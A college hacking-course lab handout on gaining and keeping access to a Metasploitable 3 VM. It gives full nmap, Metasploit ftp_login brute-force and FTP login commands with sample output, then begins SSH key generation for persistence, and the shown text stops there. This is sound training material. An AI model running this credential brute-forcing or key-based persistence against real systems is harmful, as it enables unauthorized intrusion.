Faculty of Business, IT, and Management
HACK2200 Hacking and Exploits
Lab 4: Maintaining Access

Instructions

- This assignment should be completed individually.
- This assignment is designed for the purpose of education and training, but not for any illegal activities including hacking. Beware to only use these exploits on hosts that you have permission to hack.
- When a question asks for screenshots, your screenshots **must**:
  - Include the full window (the application window, or the terminal window, etc…),
  - have the PROMPT setup as per the instructions, including the date and time in the same format provided in the instructions. Screenshots without the prompt setup will receive zero credit,
  - be clearly readable,
  - include all the information required by the question, and
  - not include extra commands, failed attempts, and/or error messages.
- Failure to follow submission instructions will result in marks deduction. There will be marks deduction for including more screenshots than what is required in the instructions. Do not replace any screenshot that is not marked for replacement. These screenshots are to guide you only.
- The below instructions are guidelines, you are expected to troubleshoot any errors you run into.
- There will be marks deduction for including more than what is required in the instructions.
- Read and complete the lab instructions below and finish all the tasks. Replace screenshots that are labeled as sample-replace only, and answer the questions where highlighted.
- Once completed, submit the Answer File only to the assignment dropbox.

Introduction

In this lab we will exploit a vulnerable service in order to 1- gain access and 2- maintain access to the Metaspolitable 3 machine MS3UBUNTU.

1- To gain access we will learn how to use an auxiliary scanner to brute force account/password combination.
We will be using a known vulnerability in Metasploitable: ProFTPD-1.3.5 Backdoor. For more information about this backdoor check https://www.rapid7.com/db/?q=ProFTPD-1.3.5&type=
We will be using the auxiliary/scanner/ftp/ftp_login scanner to brute force accounts/passwords that can login to the ProFTPD service.

2- Cracking a username and a password is not enough. The user can, and will, change the password at one point, in which case you will lose access. Instead, once you get a user's password, you should use it to generate ssh rsa keys for key-based login to the system. This will enable you to connect to the victim even after the user changed their password.
In this lab, we will create a public/private key pair and use it to initiate a session with the victim.

Part 1 – Gain Access

Part 2 – Maintain Access

Lab Setup

We will use the machines you prepared during the first week:

1- Kali Linux 2020.4 (KaliVM)
2- Metasploitable 3 Ubuntu (MS3UBUNTU)

Part 1 – Gaining Access


Step 1: Start the lab virtual machines

1. Start your Kali virtual machine (KaliVM), and Metaspolitable3 Ubuntu (MS3UBUNTU) machine.
2. On your KaliVM, change the terminal prompt to be your first name.

You can do that using the following command:

```
(kali@kali)-[~] PS1='[`date "+%D"`] yourfirstname [`date "+%r"`] -[~]'
```

Your terminal should look similar to the screen below.
Take a screenshot to replace the one below, and place it under Screenshot#1 in the answer file.



```
┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ PS1='[`date "+%D"`] yourfirstname [`date "+%r"`] -[~]'

[12/30/20] yourfirstname [08:31:38 PM] -[~]

[12/30/20] yourfirstname [08:31:39 PM] -[~]

[12/30/20] yourfirstname [08:31:39 PM] -[~]
```


All commands in the following tasks are to be run on your KaliVM, targeting your MS3UBUNTU VM. Your terminal prompt should be showing as per the instructions above. Ensure your full terminal is showing including the area highlighted inside the yellow lines. Take a screenshot only of your terminal and not of your full screen.

Step 2: Use a scanner to scan ports on MS3UBUNTU

1. On your KaliVM, scan the MS3UBUNTU machine, using the following command, note that -p- will result in scanning ports 0-65536.

```
KaliVM# sudo nmap -p- –sS –sV [target IP address]
```

You should be seeing results similar to the one below.




```
[12/30/20] romari [09:44:04 PM] -[~]

[12/30/20] romari [09:44:05 PM] -[~]

[12/30/20] romari [09:44:06 PM] -[~]sudo nmap -sS -sV -O 192.168.2.5
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 21:44 EST
Nmap scan report for 192.168.2.5
Host is up (0.00065s latency).
Not shown: 991 filtered ports
PORT      STATE  SERVICE     VERSION
21/tcp    open   ftp         ProFTPD 1.3.5
22/tcp    open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
80/tcp    open   http        Apache httpd 2.4.7
445/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open   ipp         CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open   mysql       MySQL (unauthorized)
8080/tcp  open   http        Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE:
 cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.85 seconds

[12/30/20] romari [09:44:27 PM] -[~]
```

In this lab, we will exploit the **ProFTPD 1.3.5** service.

Step 3: Use a scanner to brute force a password (gaining access)

1. First, we will brute force the metasploitable box to get an ftp username/password. Start an msfconsole on your KaliVM, change the console prompt, and search the ftp scanner options:

```
KaliVM# msfconsole
Msf6> set PROMPT %yel%L %grn%T %grnromari
Msf6> search auxiliary/scanner/ftp/ftp_login
Msf6> use auxiliary/scanner/ftp/ftp_login
Msf6> show options
```




```
192.168.2.6 20:04:56 romari >
192.168.2.6 20:04:56 romari > search auxiliary/scanner/ftp/ftp_login

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                    normal  No     FTP Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

192.168.2.6 20:05:11 romari > use auxiliary/scanner/ftp/ftp_login
192.168.2.6 20:05:27 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:05:30 romari auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pat
h>'
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

192.168.2.6 20:05:52 romari auxiliary(scanner/ftp/ftp_login) > █
```

2. Let’s set the scanner options:

```
msf5> set USER_FILE /usr/share/metasploit-
framework/data/wordlists/unix_users.txt
msf5> set RHOST 192.168.0.142
msf5> set USER_AS_PASS true
msf5> set RPORT 21
msf5> set BRUTEFORCE_SPEED 1
```


Take a screenshot to replace the one below, and place it under Screenshot#2 in the answer file.



```
192.168.2.6 20:38:02 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:38:02 romari auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/uni
x_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_users.txt
192.168.2.6 20:38:11 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:38:12 romari auxiliary(scanner/ftp/ftp_login) > set RHOST 192.168.2.5
RHOST ⇒ 192.168.2.5
192.168.2.6 20:38:21 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:38:22 romari auxiliary(scanner/ftp/ftp_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
192.168.2.6 20:38:32 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:38:34 romari auxiliary(scanner/ftp/ftp_login) > set RPORT 21
RPORT ⇒ 21
192.168.2.6 20:38:59 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:39:00 romari auxiliary(scanner/ftp/ftp_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED ⇒ 1
192.168.2.6 20:39:06 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:39:06 romari auxiliary(scanner/ftp/ftp_login) > █
```

3. Run the scanner:

```
Msf6> run
```



```
192.168.2.6 20:40:10 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 20:40:11 romari auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.2.5:21        - 192.168.2.5:21 - Starting FTP login sweep
[!] 192.168.2.5:21        - No active DB -- Credential data will not be saved!
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: : (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: 4Dgifts:4Dgifts (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: abrt:abrt (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: adm:adm (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: administrator:administrator (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: anon:anon (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: _apt:_apt (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: arpwatch:arpwatch (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: auditor:auditor (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: avahi:avahi (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: avahi-autoipd:avahi-autoipd (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: backup:backup (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: bbs:bbs (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: beef-xss:beef-xss (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: bin:bin (Incorrect: )
[-] 192.168.2.5:21        - 192.168.2.5:21 - LOGIN FAILED: bitnami:bitnami (Incorrect: )
```


After some time, you should be able to get a few successful username/password combinations.

Question 1: What username/password are you using for this lab from the list you have obtained from the scanner?

Step 4: Use the username/password combination you captured to login.

1. Now try to ftp to the Metasploitable box using one of these credentials you captured, and test if you can list the directories:

```
Msf6> ftp [target IP address] 21

Msf6> ls
```



```
192.168.2.6 21:22:01 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 21:22:01 romari auxiliary(scanner/ftp/ftp_login) >
192.168.2.6 21:22:01 romari auxiliary(scanner/ftp/ftp_login) > ftp 192.168.2.5 21
[*] exec: ftp 192.168.2.5 21

Connected to 192.168.2.5.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.2.5]
Name (192.168.2.5:kali): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 vagrant  vagrant  86562816 Oct 29 19:26 VBoxGuestAdditions.iso
226 Transfer complete
ftp>
ftp>
ftp> █
```

End of Part 1 – Gaining Access


Part 2 – Maintaining Access

Step 1: Generate the ssh keys

1. First, generate the keys on your Kali linux machine. Type id_rsa when asked to enter a file in which to save the key (this will create the default key id_rsa). Leave the passphrase empty. Next, Add the id_rsa to your local machine identity:

```
# ssh-keygen
# ssh-add id_rsa
```

Take a screenshot to replace the one below, and place it under Screenshot#3 in the answer file.

